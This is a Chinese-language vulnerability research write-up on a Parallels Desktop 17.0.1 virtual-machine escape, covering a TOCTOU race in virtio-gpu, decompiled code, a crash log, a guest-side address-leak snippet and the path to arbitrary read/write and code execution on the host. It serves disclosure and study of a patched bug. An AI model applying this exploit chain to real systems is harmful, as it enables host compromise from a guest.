Parallels Desktop 虚拟机逃逸 | 京东探索研究院信息安全实验室


> Parallels Desktop 是在 macOS 系统下的一款虚拟机软件，帮助用户在 macOS 上运行 Windows、Linux 等操作系统。


Parallels Desktop 是在 macOS 系统下的一款虚拟机软件，帮助用户在 macOS 上运行 Windows、Linux 等操作系统。在 2021 年 9 月份我开始了 Parallels Desktop 的安全研究，期间发现了若干高危漏洞，非常不幸地是在最近一次更新中，我的漏洞被修补掉了。我写这篇文章用于介绍我的 Parallels Desktop 研究过程，以及发现漏洞、利用漏洞的技术细节。

English version

¶ 软件介绍

我研究的 Parallels Desktop 版本是 17.0.1（51482），通过慢慢摸索理清了这个软件的一些基本逻辑，其负责运行虚拟机的程序名字为 prl_vm_app，和其他的虚拟化软件类似，它的主要结构如下所示。





prl_vm_app 通过 syscall 的方式向 Apple Hypervisor Framework 申请 vCPU，给 vCPU 绑定内存映射，就可以运行了，不过这只是一个简单的虚拟机模型，在这里称之为 Guest。prl_vm_app 需要处理来自 vCPU 的中断请求，模拟外设操作，称之为 Host。我们通常所说的虚拟机逃逸就是在 Guest 主机上通过发送非法请求破坏 Host 应用程序，在宿主机上实现代码执行。

在传统的物理机上，CPU 一般通过 io port、内存映射（DMA）的方法和外设进行通信，这是软件必须模拟的部分。同时 prl_vm_app 为了实现一些虚拟机常见的功能如剪贴板共享、文件共享，还实现了一些自定义的通信协议，这种协议一般通过约定好的寄存器、物理内存进行数据传输，需要配合 Parallels 自己开发的系统驱动使用。过去其他安全研究人员在协议处理时发现了一些安全问题，这是一个很不错也是最容易定位的攻击面。

另外一个攻击面是 Host 上各种外设的模拟代码，每一种外设的交互协议各不相同，在审计代码时需要逐个学习，这是一个非常耗时的工作，我在漏洞挖掘的过程中几乎有一半的时间是在学习如何正确地和这些外设交互，另外一半的时间在逆向审计对应的代码。我的审计内容也很简单，主要是审计 index 有没有被正确地检查，是否存在整数溢出，内存拷贝的时候是否造成越界等这些情况。但是这种类型的错误很容易会被发现，前人的研究工作以及开发人员的安全措施肯定会让类似的 BUG

越来越少。经过一段时间的摸索，我的漏洞挖掘工作毫无进展，我开始从其他人的安全研究中寻找经验。

在过去的虚拟化研究中，我注意到一个比较容易出现的漏洞模式 TOCTOU（Time of Check Time of Use），Vmware 产品中出现过 类似的问题 ，如 CVE-2020-3981、 CVE-2020-3982，QEMU 也被曝出过该问题如 CVE-2018-16872。这是一种开发时非常容易出现的错误，归根结底是因为 Race 造成的，Guest 和 Host 通过内存映射的方法共享物理内存，Host 在对请求的数据进行检查时，Guest 可以同时对数据进行修改。接下来我会通过具体 bug 对它进行详细解释。

¶ 漏洞分析

我在 virtio-gpu 外设中发现了类似的问题，如下所示，input 指针是 Guest 物理内存在 Host 进程中的内存映射，在处理 VIRTIO_GPU_CMD_UPDATE_CURSOR 请求时，从 Guest 的 input 中读取了两个变量 input->pos.scanout_id 和 input->resource_id，在第 8 行对 scanout_id 进行检查数组索引是否越界，在第 16 行将 resource_id 写入数组。

```
...
input = (virtio_gpu_update_cursor *)v5->hva;
if ( !v5->hva )
  goto LABEL_60;
if ( !v87 )
  goto LABEL_60;
v10 = input->pos.scanout_id;
if ( v10 >= 0x10 )
  goto LABEL_60;
v11 = v10;
new_x = a1->scanouts[v11].rect.x + input->pos.x;
new_y = a1->scanouts[v11].rect.y + input->pos.y;
if ( input->hdr.type != VIRTIO_GPU_CMD_UPDATE_CURSOR )
  goto LABEL_55;
QMutex::lock(v62);
a1->resource_ids[input->pos.scanout_id] = input->resource_id;
      ...
```

我们可以通过第 8 行到第 16 行的代码执行间隙新起一个线程，将 scanout_id 修改为任意数据，即可以实现在数组越界写任意值。

如果这时 scanout_id 被修改为非法值，有可能造成非法访存，这是当时的崩溃日志。

```
(lldb) c
Process 39781 resuming
Process 39781 stopped
* thread #29, name = 'VCPU0', stop reason = EXC_BAD_ACCESS (code=1, address=0x4cf425ebc)
    frame #0: 0x00000001001617c7 prl_vm_app`___lldb_unnamed_symbol4334$$prl_vm_app + 375
prl_vm_app`___lldb_unnamed_symbol4334$$prl_vm_app:
->  0x1001617c7 <+375>: mov    dword ptr [r12 + 4*rax + 0x300], ecx
    0x1001617cf <+383>: mov    rcx, qword ptr [r12 + 0x30]
    0x1001617d4 <+388>: test   rcx, rcx
    0x1001617d7 <+391>: je     0x100161813               ; <+451>
Target 0: (prl_vm_app) stopped.
(lldb)
```

¶ 漏洞利用


目前我们已经有了相对偏移的任意数据写，接下来讲述通过篡改 a1 的结构体（gpu_buffer）数据，构造信息泄露以及任意地址读写。


```
struct {
    void* vtable;
    ...
    uint32_t resource_ids [0x10];
    ...
    struct {
        ...
        queue_result* queue_result;
    } cursor_queue;
```

```
        struct {
            ...
            queue_result* queue_result;
        } control_queue;
        ...
    } gpu_buffer;
```

¶ 地址信息泄露

通过调试发现，prl_vm_app 的地址空间如下所示。开启了地址随机化以后，Image Base 从 0x1xxxxx000 的一个随机地址开始，紧接着就是 Guest Memory。如果虚拟机的物理内存足够大，比如超过 4G，那么很大概率上一些固定的 Host 虚拟地址（如 0x200000000）肯定会落在 Guest Memory 上。





在 GPU 处理的过程中，queue_result 保存交互的地址映射信息。如下所示，GPU 从 virtio queue 取出对应的内存地址和数据长度，通过 gpa_to_hva 将其翻译为 Host 上的虚拟地址，写回到 mem_handlers。

```
v2 = a1->cursor_queue.queue_result;
...
while ( 1 )
    {
        v5 = v2->mem_handlers;
        gpa_to_hva(
        v2->mem_handlers,
        a1->cursor_queue.chunk.desc_array[0].addr,
        a1->cursor_queue.chunk.desc_array[0].length);
...

struct {
    uint64_t hva;
    uint64_t gpa;
    uint32_t length;
} mem_handler;
```

在利用时，我将 queue_result 指针修改为一固定的常量 0x180000000，然后触发 virtio-gpu 任意请求，Host 将地址翻译信息写入到 queue_result（已经将指针篡改为 0x180000000）。接着我在整个虚拟机的物理内存用搜索被修改的物理页

信息写入到 queue_result（已经将指针篡改为 0x180000000）。接着找任意个虚拟机的物理内存里搜索被修改的物理页，从而推断出 Guest Memory 在对应宿主机的虚拟地址。

```
uint64_t fake_hva = 0x180000000;
uint32_t search_ptr = 0x01000000;
uint32_t search_end = 0xb0000000;
uint64_t guest_base = 0;
while(search_ptr < search_end){
    if(*(uint32_t*)search_ptr == 0xfffffffe){
        kprintf("find target addr at: 0x%x\n",search_ptr);

        guest_base = fake_hva - (uint64_t)search_ptr;
        break;
    }
    search_ptr += 0x1000;
}
if(search_ptr == search_end){
    kprintf("can't find target addr\n");
    return;
}
kprintf("VM base addr: 0x%lx",guest_base);
```

¶ 任意地址读

将 queue_result 篡改指向到了 Guest 物理内存，不仅可以实现信息泄露，而且方便后面的利用。因为它保存着交互时的地址信息，通过篡改里面的数据，可以实现任意地址读写。

我利用到了下面的一段 gadget，这是 GPU 处理不同请求时的一个代码分支，在第 8 行到第 17 行的代码内容是将虚拟机的 v19->mem_handlers[0].hva 数据写回到 v19->mem_handlers[2].hva 中。正常情况下它们保存着经过 gpa_to_hva 翻译的地址，用来指示 GPU 从哪里读数据，往哪里写数据。Guest 和 virtio-gpu 约定数据从 v19->mem_handlers[0].hva 读入，返回结果写回到 v19->mem_handlers[2].hva。

```
else if ( dword_10101ED68 > 0 )
  {
    debug("", "LocalDevices", 1u, "[%s] Incorect command size", "SUBMIT_3D");
  }
  goto LABEL_5;
default:
  v19 = v1->control_queue.queue_result;
  gpa_to_hva(&v19->mem_handlers[2], v19->output_gpa, v19->output_length);
  v20 = (_QWORD *)v19->mem_handlers[2].hva;
  a4 = v19->output_length;

  if ( a4 >= 0x19uLL )
    __bzero(v20, a4);
  v21 = (_QWORD *)v19->mem_handlers[0].hva;
  v22 = v21[1];
  *v20 = *v21;
  v20[2] = v21[2];
  v20[1] = v22;
  *(_DWORD *)v20 = 0x1200;
  goto LABEL_5;
```

在调用该请求时再次启用新的线程，修改 v19->mem_handlers[0].hva 为任意地址，即可以实现任意地址读，将数据写回到 v19->mem_handlers[2].hva

¶ 任意地址写

任意地址写的方法和上述类似，在第 8 行完成 v19->mem_handlers[2] 的地址翻译以后，通过 Race 将 v19->mem_handlers[2].hva 迅速改为任意需要写的地址。只不过相比于任意地址读，这个方法的 race 窗口非常小，只能在第 8 行 gpa_to_hva 函数退出后，第 9 行 v20 赋值前，修改掉 v19->mem_handlers[2].hva 才能成功实现任意地址写。不过这种方法可以无限次调用，尝试几次总会成功的。

有了任意地址读写以后，首先通过 Guest Memory Base 在内存临近出搜索 Image Base，找到链接库，计算 libc 里的 system 地址，最终通过篡改函数指针实现任意代码执行。

[x]

Player version

Player FPS

Video type
Video url

Video resolution

Video duration

¶ 参考资料

1. https://www.zerodayinitiative.com/blog/2021/4/26/parallels-desktop-rdpmc-hypercall-interface-and-vulnerabilities
2. https://www.zerodayinitiative.com/blog/2020/5/20/cve-2020-8871-privilege-escalation-in-parallels-desktop-via-vga-device
3. https://trenchant.io/pwn2own-2021-parallels-desktop-guest-to-host-escape/
4. https://zerodayengineering.com/projects/slides/ZDE2021_AdvancedEasyPwn2Own2021.pdf